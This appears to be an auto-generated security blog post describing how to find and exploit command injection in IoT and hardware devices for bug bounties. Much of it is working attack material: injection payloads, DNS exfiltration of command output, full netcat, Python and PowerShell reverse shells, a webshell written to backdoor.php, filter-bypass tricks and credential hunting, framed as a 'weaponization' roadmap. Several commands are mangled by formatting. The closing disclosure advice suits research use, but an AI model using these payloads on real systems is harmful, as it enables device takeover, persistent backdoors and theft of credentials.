Listen to this Post
Introduction:

The landscape of bug bounty hunting is rapidly expanding beyond web applications into the realm of connected hardware devices. A recent $8,000 bounty for a command execution vulnerability in a hardware appliance demonstrates the critical risks and high rewards in this niche. This article deconstructs the methodology for discovering and exploiting command injection flaws in embedded systems and IoT devices, providing a professional roadmap for security researchers.
Learning Objectives:
- Master the techniques for identifying command injection surfaces in hardware device management interfaces.
- Develop a systematic approach to firmware analysis and vulnerability discovery in embedded systems.
- Learn weaponization strategies for command injection vulnerabilities leading to full system compromise.
You Should Know:
1. Reconnaissance and Attack Surface Mapping
Hardware devices often expose web interfaces for management, API endpoints, and diagnostic functions that process user input unsafely. The first step involves comprehensive enumeration of all accessible services.
Step-by-step guide:
- Use `nmap` to perform service discovery: `nmap -sS -sV -sC -O -p-
`
– Identify web interfaces on standard ports (80, 443, 8080) and non-standard ports - Enumerate endpoints using directory bruteforcing: `gobuster dir -u http://
-w /usr/share/wordlists/dirb/common.txt`
– Identify hardware model and firmware version to search for existing vulnerabilities - Check for exposed administrative interfaces, diagnostic pages, and configuration utilities
2. Firmware Analysis and Backend Code Examination
When source code is unavailable, firmware extraction reveals the backend logic handling user input. Many hardware devices use common firmware formats that can be unpacked and analyzed.
Step-by-step guide:
- Download firmware from vendor support portal or extract from device
- Identify firmware format using `binwalk -Me firmware.bin`
– Extract filesystem and examine web application code in `/www` or `/web` directories - Search for command execution functions in scripts:
- Linux:
system(),exec(),popen(), `eval()`
– Windows:CreateProcess(),ShellExecute(), `WinExec()`
– Trace user-input from HTTP parameters to these dangerous functions
3. Identifying Command Injection Vectors
Command injection occurs when unsanitized user input is passed to shell command execution functions. Common vulnerable parameters include those used for ping, traceroute, system diagnostics, and file operations.
Step-by-step guide:
- Test all input fields that might interact with system commands:
- Network diagnostics:
ip,hostname, `interface`
– System information:username,filename, `path`
– Configuration:domain,server, `port`
– Use payloads like; whoami,| id, `&& cat /etc/passwd`
– For blind injection, use time-based detection: `; sleep 5`
– Leverage out-of-band detection with DNS: `; nslookup $(whoami).yourdomain.com`
4. Weaponizing Command Execution
Once command injection is confirmed, the next step is to establish persistent access and escalate privileges to demonstrate impact, which is crucial for maximum bounty rewards.
Step-by-step guide:
- Create a reverse shell using netcat: `; nc -e /bin/sh
`
– For restricted environments, use Python reverse shell: `; python -c ‘import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((““, ));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([“/bin/sh”,”-i”]);’`
– On Windows systems: `; powershell -nop -c “$client = New-Object System.Net.Sockets.TCPClient(‘‘, );$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + ‘PS ‘ + (pwd).Path + ‘> ‘;$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()”`
– Upload webshells for persistent access: `; echo ‘‘ > /www/html/backdoor.php`
5. Bypassing Input Filters and Sanitization
Modern devices often implement basic input validation that must be bypassed for successful exploitation.
Step-by-step guide:
- URL encode special characters: `;` becomes
%3b, `|` becomes `%7c`
– Use alternative command separators: `%0a` (newline), `%0d` (carriage return) - Escape quotes in nested commands: `’; whoami; ‘`
– Use variable expansion in bash: `/bin/cat /etc/${PATH:0:1}asswd`
– Leverage command substitution: `$(whoami)` instead of backticks - For blacklisted words, use character insertion: `w’h’o’am’i`
6. Privilege Escalation and Lateral Movement
After gaining initial access, privilege escalation demonstrates the full impact of the vulnerability by compromising the entire device.
Step-by-step guide:
- Check current privileges:
id,whoami, `groups`
– Look for SUID binaries: `find / -perm -4000 2>/dev/null`
– Check kernel version for exploits: `uname -a`
– Examine running processes: `ps aux`
– Look for world-writable files: `find / -perm -o+w 2>/dev/null`
– Check crontab for scheduled tasks: `crontab -l`
– Examine network connections: `netstat -tulpn`
– Hunt for credentials in configuration files: `grep -r “password” /etc/ 2>/dev/null`
7. Proof of Concept and Responsible Disclosure
Creating a comprehensive proof of concept and following responsible disclosure practices ensures the bounty is awarded and the vulnerability is patched.
Step-by-step guide:
- Document each step with screenshots and command outputs
- Create a non-destructive proof showing system impact without damaging the device
- Prepare a detailed report including:
- Vulnerability description and CVSS score
- Step-by-step reproduction steps
- Request and response captures
- Proof of concept code
- Impact analysis and remediation recommendations
- Submit through the official bug bounty platform channel
- Follow up respectfully if responses are delayed
- Allow reasonable time for patching before considering public disclosure
What Undercode Say:
- Hardware devices represent an increasingly valuable target with higher average bounties due to their physical nature and difficulty of patching.
- Command injection remains prevalent in embedded systems where input validation is often an afterthought in resource-constrained environments.
- Comprehensive firmware analysis separates amateur researchers from professionals who consistently earn five-figure bounties.
The $8,000 bounty for command execution in a hardware device underscores the critical importance of embedded system security. Unlike web applications that can be patched quickly, hardware vulnerabilities often require firmware updates that may never reach end users, creating permanent risks. Successful hunters in this space combine web application testing methodologies with reverse engineering skills, allowing them to identify vulnerabilities that others miss. As IoT adoption accelerates, the value of these skills will only increase, making hardware hacking one of the most lucrative specializations in bug bounty hunting.
Prediction:
The convergence of IT and operational technology will dramatically expand the attack surface for command injection vulnerabilities in critical infrastructure, medical devices, and automotive systems. Within two years, we predict hardware bounties will regularly exceed $20,000 for critical vulnerabilities as manufacturers struggle to secure legacy codebases being exposed to networks. Regulatory pressure will force vendors to establish more formal bounty programs, while sophisticated attackers will increasingly target hardware implants as initial access vectors into corporate networks. Researchers who master embedded system security today will be positioned to capitalize on this growing market gap.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Paastha Yay – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


